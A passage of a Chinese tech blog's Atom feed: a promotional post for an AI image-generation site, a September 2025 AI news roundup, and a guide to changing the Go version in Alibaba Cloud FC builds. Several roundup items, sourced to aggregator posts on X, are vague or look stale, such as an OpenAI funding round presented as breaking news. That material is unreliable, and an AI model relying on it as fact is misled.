id="more"></span><h3 id="迷你-3D-建筑"><a href="#迷你-3D-建筑" class="headerlink" title="迷你 3D 建筑"></a>迷你 3D 建筑</h3><!-- 容器, 用于美化 --><div style="border: 1px solid #e5e7eb; border-radius: 8px; overflow: hidden; margin:       2em 0; box-shadow: 0 4px 6px -1px rgb(0 0 0 / 0.1), 0 2px 4px -2px rgb(0 0 0 / 0.1);">  <!-- 嵌入的 iframe 网页 -->  <iframe     src="https://seedreamt.programnotes.cn/cases/56"     width="100%"     height="600"     style="border: none;"    title="Embedded Case: Showcase 56"  >    <p>您的浏览器不支持 iframe, 请点击下方按钮访问。</p>  </iframe>  <!-- 底部区域, 包含按钮 -->  <div style="padding: 16px; background-color: #f9fafb; text-align: right; border-top:1px solid #e5e7eb;">    <a       href="https://seedreamt.programnotes.cn/cases/56"       target="_blank"       rel="noopener noreferrer"       style="display: inline-block; padding: 10px 20px; background-color: #ea580c;color: white; text-decoration: none;border-radius: 6px; font-weight: 500; font-size:14px;">      在新窗口中打开案例    </a>  </div></div><h3 id="Q版求婚场景"><a href="#Q版求婚场景" class="headerlink" title="Q版求婚场景"></a>Q版求婚场景</h3><!-- 容器, 用于美化 --><div style="border: 1px solid #e5e7eb; border-radius: 8px; overflow: hidden; margin:       2em 0; box-shadow: 0 4px 6px -1px rgb(0 0 0 / 0.1), 0 2px 4px -2px rgb(0 0 0 / 0.1);">  <!-- 嵌入的 iframe 网页 -->  <iframe     src="https://seedreamt.programnotes.cn/cases/1"     width="100%"     height="600"     style="border: none;"    title="Embedded Case: Showcase 56"  >    <p>您的浏览器不支持 iframe, 请点击下方按钮访问。</p>  </iframe>  <!-- 底部区域, 包含按钮 -->  <div style="padding: 16px; background-color: #f9fafb; text-align: right; border-top:1px solid #e5e7eb;">    <a       href="https://seedreamt.programnotes.cn/cases/1"       target="_blank"       rel="noopener noreferrer"       style="display: inline-block; padding: 10px 20px; background-color: #ea580c;color: white; text-decoration: none;border-radius: 6px; font-weight: 500; font-size:14px;">      在新窗口中打开案例    </a>  </div></div><h3 id="三只动物与地标自拍"><a href="#三只动物与地标自拍" class="headerlink" title="三只动物与地标自拍"></a>三只动物与地标自拍</h3><!-- 容器, 用于美化 --><div style="border: 1px solid #e5e7eb; border-radius: 8px; overflow: hidden; margin:       2em 0; box-shadow: 0 4px 6px -1px rgb(0 0 0 / 0.1), 0 2px 4px -2px rgb(0 0 0 / 0.1);">  <!-- 嵌入的 iframe 网页 -->  <iframe     src="https://seedreamt.programnotes.cn/cases/94"     width="100%"     height="600"     style="border: none;"    title="Embedded Case: Showcase 56"  >    <p>您的浏览器不支持 iframe, 请点击下方按钮访问。</p>  </iframe>  <!-- 底部区域, 包含按钮 -->  <div style="padding: 16px; background-color: #f9fafb; text-align: right; border-top:1px solid #e5e7eb;">    <a       href="https://seedreamt.programnotes.cn/cases/94"       target="_blank"       rel="noopener noreferrer"       style="display: inline-block; padding: 10px 20px; background-color: #ea580c;color: white; text-decoration: none;border-radius: 6px; font-weight: 500; font-size:14px;">      在新窗口中打开案例    </a>  </div></div><h3 id="剪影艺术"><a href="#剪影艺术" class="headerlink" title="剪影艺术"></a>剪影艺术</h3><!-- 容器, 用于美化 --><div style="border: 1px solid #e5e7eb; border-radius: 8px; overflow: hidden; margin:       2em 0; box-shadow: 0 4px 6px -1px rgb(0 0 0 / 0.1), 0 2px 4px -2px rgb(0 0 0 / 0.1);">  <!-- 嵌入的 iframe 网页 -->  <iframe     src="https://seedreamt.programnotes.cn/cases/69"     width="100%"     height="600"     style="border: none;"    title="Embedded Case: Showcase 56"  >    <p>您的浏览器不支持 iframe, 请点击下方按钮访问。</p>  </iframe>  <!-- 底部区域, 包含按钮 -->  <div style="padding: 16px; background-color: #f9fafb; text-align: right; border-top:1px solid #e5e7eb;">    <a       href="https://seedreamt.programnotes.cn/cases/69"       target="_blank"       rel="noopener noreferrer"       style="display: inline-block; padding: 10px 20px; background-color: #ea580c;color: white; text-decoration: none;border-radius: 6px; font-weight: 500; font-size:14px;">      在新窗口中打开案例    </a>  </div></div><h2 id="更多"><a href="#更多" class="headerlink" title="更多"></a>更多</h2><p><a href="https://seedreamt.programnotes.cn/">立即访问 AI图生图，探索更多创意</a></p><h2 id="参考"><a href="#参考" class="headerlink" title="参考"></a>参考</h2><ul><li>阮一峰.科技周刊,<a href="https://ruanyf-weekly.programnotes.cn/weekly/issue-367">Nano Banana 的几个妙用</a>,用图展示了几个google AI生图大模型的创意案例</li><li><a href="https://aistudio.google.com/models/gemini-2-5-flash-image">nano-banana</a></li><li><a href="https://github.com/PicoTrex/Awesome-Nano-Banana-images">github 开源项目,搜集了Nano-Banana的创意用法,Awesome-Nano-Banana-images</a></li></ul>]]></content>
    
    
    <summary type="html">&lt;p&gt;在数字创意的浪潮中，人工智能（AI）正以前所未有的方式赋予我们表达自我的力量。曾经需要专业技能和昂贵软件才能实现的视觉艺术，如今AI 的进步，变得触手可及。今天，我们向您隆重介绍一款强大而易用的在线工具——&lt;a href=&quot;https://seedreamt.programnotes.cn&quot;&gt;AI图生图&lt;/a&gt;，它将彻底改变您的创作流程，让每个人都能轻松成为艺术家。&lt;/p&gt;
&lt;p&gt;最重要的是，这款工具&lt;strong&gt;限时免费试用&lt;/strong&gt;，并且&lt;strong&gt;无需注册登录&lt;/strong&gt;，您可以立即开始您的创意之旅！&lt;/p&gt;
&lt;p&gt;&lt;a href=&quot;https://seedreamt.programnotes.cn/&quot;&gt;立即访问 AI图生图，开启无限创造力&lt;/a&gt;&lt;/p&gt;
&lt;h2 id=&quot;核心功能亮点&quot;&gt;&lt;a href=&quot;#核心功能亮点&quot; class=&quot;headerlink&quot; title=&quot;核心功能亮点&quot;&gt;&lt;/a&gt;核心功能亮点&lt;/h2&gt;&lt;p&gt;“AI图生图”不仅仅是一个简单的图像生成器，它集成了多种强大功能，旨在满足从初学者到专业人士的各种需求。&lt;/p&gt;
&lt;h3 id=&quot;1-强大的“文生图”与“图生图”模式&quot;&gt;&lt;a href=&quot;#1-强大的“文生图”与“图生图”模式&quot; class=&quot;headerlink&quot; title=&quot;1. 强大的“文生图”与“图生图”模式&quot;&gt;&lt;/a&gt;1. 强大的“文生图”与“图生图”模式&lt;/h3&gt;&lt;p&gt;无论您是想将脑海中的奇幻场景变为现实，还是希望在现有图片的基础上进行二次创作，我们都能满足您。&lt;/p&gt;
&lt;ul&gt;
&lt;li&gt;&lt;strong&gt;文生图 (Text-to-Image):&lt;/strong&gt; 只需输入一段描述性的文字（我们称之为“提示词”），AI 就能为您绘制出对应的图像。您的想象力是唯一的边界！&lt;/li&gt;
&lt;li&gt;&lt;strong&gt;图生图 (Image-to-Image):&lt;/strong&gt; 您可以上传一张自己的图片作为参考，AI&lt;br&gt;将智能地理解其内容、风格和构图，并根据您的新提示词进行创新性地重绘或风格迁移。&lt;/li&gt;
&lt;/ul&gt;
&lt;p&gt;&lt;img src=&quot;https://seedreamt.programnotes.cn/fantasy-landscape-with-mountains-and-magical-eleme.jpg&quot; alt=&quot;AI生成的奇幻景观&quot;&gt;&lt;/p&gt;
&lt;center&gt;AI图生图：将简单的文字提示变为复杂的视觉作品&lt;/center&gt;

&lt;h3 id=&quot;2-丰富的内置预设风格&quot;&gt;&lt;a href=&quot;#2-丰富的内置预设风格&quot; class=&quot;headerlink&quot; title=&quot;2. 丰富的内置预设风格&quot;&gt;&lt;/a&gt;2. 丰富的内置预设风格&lt;/h3&gt;&lt;p&gt;灵感枯竭？没关系！网站内置了上百种精心调校的预设风格，涵盖3D、动漫、现实主义、纸艺、水墨画等多种艺术形式。只需一键点击，即可将您的想法应用到不同风格上，轻松探索多种可能性。&lt;/p&gt;
&lt;h3 id=&quot;3-极致简单的三步操作流程&quot;&gt;&lt;a href=&quot;#3-极致简单的三步操作流程&quot; class=&quot;headerlink&quot; title=&quot;3. 极致简单的三步操作流程&quot;&gt;&lt;/a&gt;3. 极致简单的三步操作流程&lt;/h3&gt;&lt;p&gt;我们坚信，强大的功能不应以牺牲易用性为代价。整个创作过程被简化为三个直观的步骤：&lt;/p&gt;
&lt;ol&gt;
&lt;li&gt;&lt;strong&gt;描述您的想法：&lt;/strong&gt; 在输入框中填写您的提示词，或上传参考图，并选择您喜欢的风格。&lt;/li&gt;
&lt;li&gt;&lt;strong&gt;AI 魔法生成：&lt;/strong&gt; 点击“生成”按钮，我们强大的 AI 模型将立即开始工作。&lt;/li&gt;
&lt;li&gt;&lt;strong&gt;下载与分享：&lt;/strong&gt;&lt;br&gt;短短几十秒后，一幅高质量的图像便会呈现眼前。您可以立即下载高清版本，或在历史记录中随时回顾。&lt;/li&gt;
&lt;/ol&gt;
&lt;h2 id=&quot;无限的应用场景&quot;&gt;&lt;a href=&quot;#无限的应用场景&quot; class=&quot;headerlink&quot; title=&quot;无限的应用场景&quot;&gt;&lt;/a&gt;无限的应用场景&lt;/h2&gt;&lt;p&gt;“AI图生图”的潜力覆盖了各行各业，无论您的身份是什么，都能从中受益。&lt;/p&gt;
&lt;ul&gt;
&lt;li&gt;&lt;strong&gt;设计师与艺术家：&lt;/strong&gt; 快速生成概念原型，探索不同视觉风格，为您的项目注入源源不断的灵感。&lt;/li&gt;
&lt;li&gt;&lt;strong&gt;营销与运营人员：&lt;/strong&gt; 无需再为寻找配图而烦恼。轻松生成独特、免版权风险的社交媒体帖子、博客文章配图和广告素材。&lt;/li&gt;
&lt;li&gt;&lt;strong&gt;内容创作者：&lt;/strong&gt; 为您的视频、播客或小说创作引人入胜的封面和插图。&lt;/li&gt;
&lt;li&gt;&lt;strong&gt;普通爱好者：&lt;/strong&gt; 制作个性化的手机壁纸、社交媒体头像，或者仅仅是享受将奇思妙想变为现实的乐趣。&lt;/li&gt;
&lt;/ul&gt;
&lt;p&gt;&lt;img src=&quot;https://seedreamt.programnotes.cn/professional-food-photography-gourmet-dish.jpg&quot; alt=&quot;AI生成的专业美食摄影&quot;&gt;&lt;/p&gt;
&lt;center&gt;无论是商业广告还是个人创作，AI都能胜任&lt;/center&gt;

&lt;h2 id=&quot;立即开始您的创作之旅！&quot;&gt;&lt;a href=&quot;#立即开始您的创作之旅！&quot; class=&quot;headerlink&quot; title=&quot;立即开始您的创作之旅！&quot;&gt;&lt;/a&gt;立即开始您的创作之旅！&lt;/h2&gt;&lt;p&gt;创意不应被技术门槛所束缚。“AI图生图”致力于将最前沿的AI技术以最简单的方式带给每一位热爱生活、充满想象力的人。&lt;/p&gt;
&lt;p&gt;忘记复杂的参数和昂贵的订阅费吧。现在就打开浏览器，访问我们的网站，释放您被压抑已久的创造力！&lt;/p&gt;
&lt;p&gt;&lt;strong&gt;官方网站：&lt;/strong&gt; &lt;a href=&quot;https://seedreamt.programnotes.cn/&quot;&gt;https://seedreamt.programnotes.cn/&lt;/a&gt;&lt;/p&gt;
&lt;p&gt;我们期待看到您独一无二的精彩作品！&lt;/p&gt;
&lt;h2 id=&quot;创意作品&quot;&gt;&lt;a href=&quot;#创意作品&quot; class=&quot;headerlink&quot; title=&quot;创意作品&quot;&gt;&lt;/a&gt;创意作品&lt;/h2&gt;</summary>


    <category term="AI绘画" scheme="https://programnotes.cn/tags/AI%E7%BB%98%E7%94%BB/"/>
    
    <category term="AI生成图片" scheme="https://programnotes.cn/tags/AI%E7%94%9F%E6%88%90%E5%9B%BE%E7%89%87/"/>
    
    <category term="在线工具" scheme="https://programnotes.cn/tags/%E5%9C%A8%E7%BA%BF%E5%B7%A5%E5%85%B7/"/>
    
    <category term="文生图" scheme="https://programnotes.cn/tags/%E6%96%87%E7%94%9F%E5%9B%BE/"/>
    
    <category term="图生图" scheme="https://programnotes.cn/tags/%E5%9B%BE%E7%94%9F%E5%9B%BE/"/>
    
    <category term="AI图生图" scheme="https://programnotes.cn/tags/AI%E5%9B%BE%E7%94%9F%E5%9B%BE/"/>
    
    <category term="Nano-Banana" scheme="https://programnotes.cn/tags/Nano-Banana/"/>
    
    <category term="即梦" scheme="https://programnotes.cn/tags/%E5%8D%B3%E6%A2%A6/"/>
    
    <category term="seedream" scheme="https://programnotes.cn/tags/seedream/"/>
    
    <category term="免费AI" scheme="https://programnotes.cn/tags/%E5%85%8D%E8%B4%B9AI/"/>
    
  </entry>
  
  <entry>
    <title>AI &amp; Tech 最新发展</title>
    <link href="https://programnotes.cn/ai-news-2025-09-16/index.html"/>
    <id>https://programnotes.cn/ai-news-2025-09-16/index.html</id>
    <published>2025-09-15T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.108Z</updated>
    
    <content type="html"><![CDATA[<p>以下是2025年9月15日至16日过去24小时内最重要的AI和技术发展总结，优先关注模型发布、新论文和开源项目。信息基于网络搜索和X平台数据，包含来源链接。内容聚焦于关键公告、工具更新和创新。</p><h2 id="模型发布与更新"><a href="#模型发布与更新" class="headerlink" title="模型发布与更新"></a>模型发布与更新</h2><ul><li><strong>OpenAI 升级 Codex，使用新版 GPT-5</strong>：OpenAI于9月15日发布Codex的升级版本，集成新GPT-5模型，支持更复杂的编码任务，并引入gpt-realtime功能，提升实时交互能力。 来源：<a href="https://techcrunch.com/2025/09/15/openai-upgrades-codex-with-a-new-version-of-gpt-5/">TechCrunch</a> 和 <a href="https://openai.com/news/">OpenAI News</a>.</li><li><strong>Alibaba 发布 Qwen 3-Next-80B</strong>：这是一个高效混合模型，仅激活约30亿参数，支持10倍速度提升和更低成本，适用于任务优化。 来源：<a href="https://x.com/palebluedot_ai/status/1967698839147778369">PaleBlueDot AI on X</a>.</li><li><strong>ByteDance 发布 Seedream 4.0</strong>：融合图像生成与编辑，支持2K分辨率输出，生成时间不到2秒。 来源：<a href="https://x.com/palebluedot_ai/status/1967698839147778369">PaleBlueDot AI on X</a>.</li><li><strong>Kimi Moonshot AI 发布 K2-0905</strong>：1万亿参数MoE模型，支持256k上下文长度，针对代理开发任务，如全代码库处理。 来源：<a href="https://x.com/palebluedot_ai/status/1967698839147778369">PaleBlueDot AI on X</a>.</li><li><strong>Meta 发布 MobileLLM-R1</strong>：小型LLM模型，针对非商业研究，提升移动设备上的语言处理效率。 来源：<a href="https://x.com/mervenoyann/status/1967581092778758585">merve on X</a>.</li><li><strong>Tencent 发布 SRPO</strong>：高分辨率图像生成模型，以及Points-Reader OCR模型，提升文本识别准确性。 来源：<a href="https://x.com/mervenoyann/status/1967581092778758585">merve on X</a>.</li><li><strong>ByteDance 发布 HuMo</strong>：视频生成模型，支持任意输入生成视频。 来源：<a href="https://x.com/mervenoyann/status/1967581092778758585">merve on X</a>.</li><li><strong>xAI 发布新AI模型</strong>：专注于增强对物理世界的理解和操作，推动机器人和自治系统进步。 来源：<a href="https://x.com/Daily5MinNews/status/1967682644071571961">Daily 5 Minutes News on X</a>.</li><li><strong>AnthropicAI 更新 Claude 3.7</strong>：聚焦自然语言处理改进和实时应用延迟降低。 来源：<a href="https://x.com/Daily5MinNews/status/1967682644071571961">Daily 5 Minutes News on X</a>.</li></ul><h2 id="新论文"><a href="#新论文" class="headerlink" title="新论文"></a>新论文</h2><ul><li><strong>arXiv 上新AI论文（9月16日）</strong>：包括266篇新论文，亮点如“Is the ‘Agent’ Paradigm a Limiting Framework for Next-Generation Intelligent Systems?”（质疑代理范式对下一代智能系统的限制），以及其他涉及诊断精神患者、生成AI故事等主题。 来源：<a href="https://arxiv.org/list/cs.AI/recent">arXiv Artificial Intelligence Recent</a>.</li><li><strong>机器学习论文更新</strong>：焦点包括使用大语言模型诊断精神患者，以及其他如模拟酵母着丝粒、诊断一维CNN等。 来源：<a href="https://arxiv.org/list/cs.LG/current">arXiv Machine Learning Current</a>.</li><li><strong>新兴技术论文</strong>：45篇新作，如新西兰房屋能源效率AI工具原型。 来源：<a href="https://arxiv.org/list/cs.ET/current">arXiv Emerging Technologies Current</a>.</li><li><strong>Harvard AI论文：PDGrapher</strong>：AI工具发现逆转细胞疾病的药物组合。 来源：<a href="https://x.com/imjeromekjerome/status/1967537311928750333">jeromekjerome on X</a>.</li></ul><h2 id="开源项目与工具"><a href="#开源项目与工具" class="headerlink" title="开源项目与工具"></a>开源项目与工具</h2><ul><li><strong>MistralAI 发布新开源模型</strong>：旨在民主化高性能语言处理工具访问。 来源：<a href="https://x.com/Daily5MinNews/status/1967682645648724204">Daily 5 Minutes News on X</a>.</li><li><strong>HuggingFace 更新模型仓库</strong>：新增50+ NLP和计算机视觉AI模型。 来源：<a href="https://x.com/Daily5MinNews/status/1967682645648724204">Daily 5 Minutes News on X</a>.</li><li><strong>StabilityAI 扩展文本到图像功能</strong>：提供更高分辨率和更快处理。 来源：<a href="https://x.com/Daily5MinNews/status/1967682645648724204">Daily 5 Minutes News on X</a>.</li><li><strong>Replit Agent 3</strong>：自主代理工具，用于构建生产级应用，支持10倍自治能力。 来源：<a href="https://x.com/AINewsOfficial_/status/1967549787122839962">AI News on X</a>.</li><li><strong>NVIDIA 发布 Physics Nemo</strong>：物理模拟开源模型。 来源：<a href="https://x.com/AINewsOfficial_/status/1967549787122839962">AI News on X</a>.</li><li><strong>Switzerland 发布 Apertus</strong>：国家级开源AI模型。 来源：<a href="https://theaitrack.com/ai-news-september-2025-in-depth-and-concise/">The AI Track</a>.</li></ul><h2 id="其他重要公告与更新"><a href="#其他重要公告与更新" class="headerlink" title="其他重要公告与更新"></a>其他重要公告与更新</h2><ul><li><strong>OpenAI 与 Microsoft 重组</strong>：签署非约束性谅解备忘录，推动OpenAI向营利性转型，非营利部门保留1000亿美元以上股权。 来源：<a href="https://x.com/palebluedot_ai/status/1967698839147778369">PaleBlueDot AI on X</a>.</li><li><strong>OpenAI 获得66亿美元融资</strong>：加速AI研发。 来源：<a href="https://x.com/Daily5MinNews/status/1967682644071571961">Daily 5 Minutes News on X</a>.</li><li><strong>NVIDIA Rubin CPX 发布</strong>：新加速器用于推理预填充阶段，减少对HBM依赖。 来源：<a href="https://x.com/palebluedot_ai/status/1967698839147778369">PaleBlueDot AI on X</a>.</li><li><strong>DeepMind 发布新AI伦理框架</strong>：指导全球AI系统的负责开发和部署。 来源：<a href="https://x.com/Daily5MinNews/status/1967682645648724204">Daily 5 Minutes News on X</a>.</li></ul>]]></content>


    <summary type="html">&lt;p&gt;以下是2025年9月15日至16日过去24小时内最重要的AI和技术发展总结，优先关注模型发布、新论文和开源项目。信息基于网络搜索和X平台数据，包含来源链接。内容聚焦于关键公告、工具更新和创新。&lt;/p&gt;
&lt;h2 id=&quot;模型发布与更新&quot;&gt;&lt;a href=&quot;#模型发布与更新&quot; </summary>


    <category term="mcp" scheme="https://programnotes.cn/tags/mcp/"/>
    
    <category term="AI" scheme="https://programnotes.cn/tags/AI/"/>
    
    <category term="模型上下文协议" scheme="https://programnotes.cn/tags/%E6%A8%A1%E5%9E%8B%E4%B8%8A%E4%B8%8B%E6%96%87%E5%8D%8F%E8%AE%AE/"/>
    
  </entry>
  
  <entry>
    <title>Serverless|在阿里云FC上部署Go,构建环境中GO版本的切换</title>
    <link href="https://programnotes.cn/go-fc/index.html"/>
    <id>https://programnotes.cn/go-fc/index.html</id>
    <published>2025-09-10T16:00:00.000Z</published>
    <updated>2026-03-20T10:18:08.116Z</updated>
    
    <content type="html"><![CDATA[<p>FC的运行环境custom.debian10和fc构建流水线中默认的go版本为1.18,已经大幅落后,这里介绍下如何修改构建环境中的go版本</p><h2 id="脚本"><a href="#脚本" class="headerlink" title="脚本"></a>脚本</h2><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 删除之前的go</span></span><br><span class="line"><span class="built_in">rm</span> -rf /usr/local/go</span><br><span class="line"><span class="comment"># 安装指定版本 1.23.12</span></span><br><span class="line">wget https://golang.google.cn/dl/go1.23.12.linux-amd64.tar.gz</span><br><span class="line"><span class="built_in">sudo</span> tar -C /usr/local -xzf go1.23.12.linux-amd64.tar.gz</span><br><span class="line"><span class="comment"># 设置环境变量</span></span><br><span class="line"><span class="built_in">export</span> PATH=/usr/local/go/bin:<span class="variable">$PATH</span></span><br></pre></td></tr></table></figure><p>只需在 pre-deploy 步骤中执行这段脚本即可</p><h2 id="配置文件"><a href="#配置文件" class="headerlink" title="配置文件"></a>配置文件</h2><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br><span class="line">41</span><br><span class="line">42</span><br><span class="line">43</span><br><span class="line">44</span><br><span class="line">45</span><br><span class="line">46</span><br><span class="line">47</span><br><span class="line">48</span><br><span class="line">49</span><br><span class="line">50</span><br><span class="line">51</span><br><span class="line">52</span><br><span class="line">53</span><br><span class="line">54</span><br><span class="line">55</span><br><span class="line">56</span><br><span class="line">57</span><br><span class="line">58</span><br><span class="line">59</span><br><span class="line">60</span><br><span class="line">61</span><br><span class="line">62</span><br><span class="line">63</span><br><span class="line">64</span><br><span class="line">65</span><br><span class="line">66</span><br><span class="line">67</span><br><span class="line">68</span><br><span class="line">69</span><br><span class="line">70</span><br><span class="line">71</span><br><span class="line">72</span><br><span class="line">73</span><br><span class="line">74</span><br><span class="line">75</span><br><span class="line">76</span><br><span class="line">77</span><br><span class="line">78</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># ------------------------------------</span></span><br><span class="line"><span class="comment">#   If you need English case, you can refer to [s_en.yaml] file</span></span><br><span class="line"><span class="comment"># ------------------------------------</span></span><br><span class="line"><span class="comment">#   欢迎您使用阿里云函数计算 FC 组件进行项目开发</span></span><br><span class="line"><span class="comment">#   组件仓库地址：https://github.com/devsapp/fc</span></span><br><span class="line"><span class="comment">#   组件帮助文档：https://www.serverless-devs.com/fc/readme</span></span><br><span class="line"><span class="comment">#   Yaml参考文档：https://www.serverless-devs.com/fc/yaml/readme</span></span><br><span class="line"><span class="comment">#   关于：</span></span><br><span class="line"><span class="comment">#      - Serverless Devs和FC组件的关系、如何声明/部署多个函数、超过50M的代码包如何部署</span></span><br><span class="line"><span class="comment">#      - 关于.fcignore使用方法、工具中.s目录是做什么、函数进行build操作之后如何处理build的产物</span></span><br><span class="line"><span class="comment">#   等问题，可以参考文档：https://www.serverless-devs.com/fc/tips</span></span><br><span class="line"><span class="comment">#   关于如何做CICD等问题，可以参考：https://www.serverless-devs.com/serverless-devs/cicd</span></span><br><span class="line"><span class="comment">#   关于如何进行环境划分等问题，可以参考：https://www.serverless-devs.com/serverless-devs/extend</span></span><br><span class="line"><span class="comment">#   更多函数计算案例，可参考：https://github.com/devsapp/awesome/</span></span><br><span class="line"><span class="comment">#   有问题快来钉钉群问一下吧：33947367</span></span><br><span class="line"><span class="comment"># ------------------------------------</span></span><br><span class="line"><span class="attr">edition:</span> <span class="number">1.0</span><span class="number">.0</span></span><br><span class="line"><span class="attr">name:</span> <span class="string">web-framework-app</span></span><br><span class="line"><span class="comment"># access 是当前应用所需要的密钥信息配置：</span></span><br><span class="line"><span class="comment"># 密钥配置可以参考：https://www.serverless-devs.com/serverless-devs/command/config</span></span><br><span class="line"><span class="comment"># 密钥使用顺序可以参考：https://www.serverless-devs.com/serverless-devs/tool#密钥使用顺序与规范</span></span><br><span class="line"><span class="attr">access:</span> <span class="string">&#x27;undefined&#x27;</span></span><br><span class="line"></span><br><span class="line"><span class="attr">vars:</span> <span class="comment"># 全局变量</span></span><br><span class="line">  <span class="attr">region:</span> <span class="string">&#x27;cn-hangzhou&#x27;</span></span><br><span class="line">  <span class="attr">service:</span></span><br><span class="line">    <span class="attr">name:</span> <span class="string">&#x27;demo-api&#x27;</span></span><br><span class="line">    <span class="attr">description:</span> <span class="string">&#x27;Serverless Devs Web Framework Service&#x27;</span></span><br><span class="line"></span><br><span class="line"><span class="attr">services:</span></span><br><span class="line">  <span class="attr">framework:</span> <span class="comment"># 业务名称/模块名称</span></span><br><span class="line">    <span class="comment"># 如果只想针对 framework 下面的业务进行相关操作，可以在命令行中加上 framework，例如：</span></span><br><span class="line">    <span class="comment"># 只对framework进行构建：s framework build</span></span><br><span class="line">    <span class="comment"># 如果不带有 framework ，而是直接执行 s build，工具则会对当前Yaml下，所有和 framework 平级的业务模块（如有其他平级的模块，例如下面注释的next-function），按照一定顺序进行 build 操作</span></span><br><span class="line">    <span class="attr">component:</span> <span class="string">fc</span> <span class="comment"># 组件名称，Serverless Devs 工具本身类似于一种游戏机，不具备具体的业务能力，组件类似于游戏卡，用户通过向游戏机中插入不同的游戏卡实现不同的功能，即通过使用不同的组件实现不同的具体业务能力</span></span><br><span class="line">    <span class="attr">actions:</span> <span class="comment"># 自定义执行逻辑，关于actions 的使用，可以参考：https://www.serverless-devs.com/serverless-devs/yaml#行为描述</span></span><br><span class="line">      <span class="attr">pre-deploy:</span> <span class="comment"># 在deploy之前运行</span></span><br><span class="line">        <span class="bullet">-</span> <span class="attr">run:</span> <span class="string">|</span></span><br><span class="line"><span class="string">            rm -rf /usr/local/go</span></span><br><span class="line"><span class="string">            wget https://golang.google.cn/dl/go1.23.12.linux-amd64.tar.gz</span></span><br><span class="line"><span class="string">            sudo tar -C /usr/local -xzf go1.23.12.linux-amd64.tar.gz</span></span><br><span class="line"><span class="string">            export PATH=/usr/local/go/bin:$PATH</span></span><br><span class="line"><span class="string">            go version</span></span><br><span class="line"><span class="string">            go mod tidy</span></span><br><span class="line"><span class="string">            GOOS=linux GOARCH=amd64 CGO_ENABLED=0 go build -o main main.go</span></span><br><span class="line"><span class="string"></span>          <span class="attr">path:</span> <span class="string">./code</span></span><br><span class="line">    <span class="attr">props:</span> <span class="comment"># 组件的属性值</span></span><br><span class="line">      <span class="attr">region:</span> <span class="string">$&#123;vars.region&#125;</span> <span class="comment"># 关于变量的使用方法，可以参考：https://www.serverless-devs.com/serverless-devs/yaml#变量赋值</span></span><br><span class="line">      <span class="attr">service:</span> <span class="string">$&#123;vars.service&#125;</span></span><br><span class="line">      <span class="attr">function:</span></span><br><span class="line">        <span class="attr">name:</span> <span class="string">&#x27;demo-function&#x27;</span></span><br><span class="line">        <span class="attr">description:</span> <span class="string">&#x27;Serverless Devs Web Framework Function&#x27;</span></span><br><span class="line">        <span class="attr">codeUri:</span> <span class="string">./code</span></span><br><span class="line">        <span class="attr">runtime:</span> <span class="string">custom.debian10</span></span><br><span class="line">        <span class="attr">memorySize:</span> <span class="number">1024</span></span><br><span class="line">        <span class="attr">timeout:</span> <span class="number">30</span></span><br><span class="line">        <span class="attr">instanceConcurrency:</span> <span class="number">100</span></span><br><span class="line">        <span class="attr">caPort:</span> <span class="number">8080</span></span><br><span class="line">        <span class="attr">customRuntimeConfig:</span></span><br><span class="line">          <span class="attr">command:</span></span><br><span class="line">            <span class="bullet">-</span> <span class="string">&#x27;/code/main&#x27;</span></span><br><span class="line">      <span class="attr">triggers:</span></span><br><span class="line">        <span class="bullet">-</span> <span class="attr">name:</span> <span class="string">httpTrigger</span></span><br><span class="line">          <span class="attr">type:</span> <span class="string">http</span></span><br><span class="line">          <span class="attr">config:</span></span><br><span class="line">            <span class="attr">authType:</span> <span class="string">anonymous</span></span><br><span class="line">            <span class="attr">methods:</span></span><br><span class="line">              <span class="bullet">-</span> <span class="string">GET</span></span><br><span class="line">              <span class="bullet">-</span> <span class="string">POST</span></span><br><span class="line">              <span class="bullet">-</span> <span class="string">PUT</span></span><br><span class="line">              <span class="bullet">-</span> <span class="string">DELETE</span></span><br><span class="line">              <span class="bullet">-</span> <span class="string">HEAD</span></span><br><span class="line">              <span class="bullet">-</span> <span class="string">OPTIONS</span></span><br><span class="line">      <span class="attr">customDomains:</span></span><br><span class="line">        <span class="bullet">-</span> <span class="attr">domainName:</span> <span class="string">auto</span></span><br><span class="line">          <span class="attr">protocol:</span> <span class="string">HTTP</span></span><br><span class="line">          <span class="attr">routeConfigs:</span></span><br><span class="line">            <span class="bullet">-</span> <span class="attr">path:</span> <span class="string">/*</span></span><br></pre></td></tr></table></figure><h2 id="参考"><a href="#参考" class="headerlink" title="参考"></a>参考</h2><ul><li>阿里云,FC,<a href="https://help.aliyun.com/zh/functioncompute/fc-2-0/user-guide/overview-10">https://help.aliyun.com/zh/functioncompute/fc-2-0/user-guide/overview-10</a></li><li>go install doc,<a href="https://golang.google.cn/doc/install">https://golang.google.cn/doc/install</a></li><li>go,release list, <a href="https://golang.google.cn/dl/">https://golang.google.cn/dl/</a></li></ul>]]></content>
    
    
    <summary type="html">在阿里云FC上部署Go应用,及如何使用serverless-devs配置文件修改构建环境中的GO版本</summary>


    <category term="go" scheme="https://programnotes.cn/categories/go/"/>
    
    <category term="golang" scheme="https://programnotes.cn/categories/go/golang/"/>
    
    
    <category term="aliyun" scheme="https://programnotes.cn/tags/aliyun/"/>
    
    <category term="go" scheme="https://programnotes.cn/tags/go/"/>
    
    <category term="fc" scheme="https://programnotes.cn/tags/fc/"/>
    
    <category term="serverless" scheme="https://programnotes.cn/tags/serverless/"/>
    
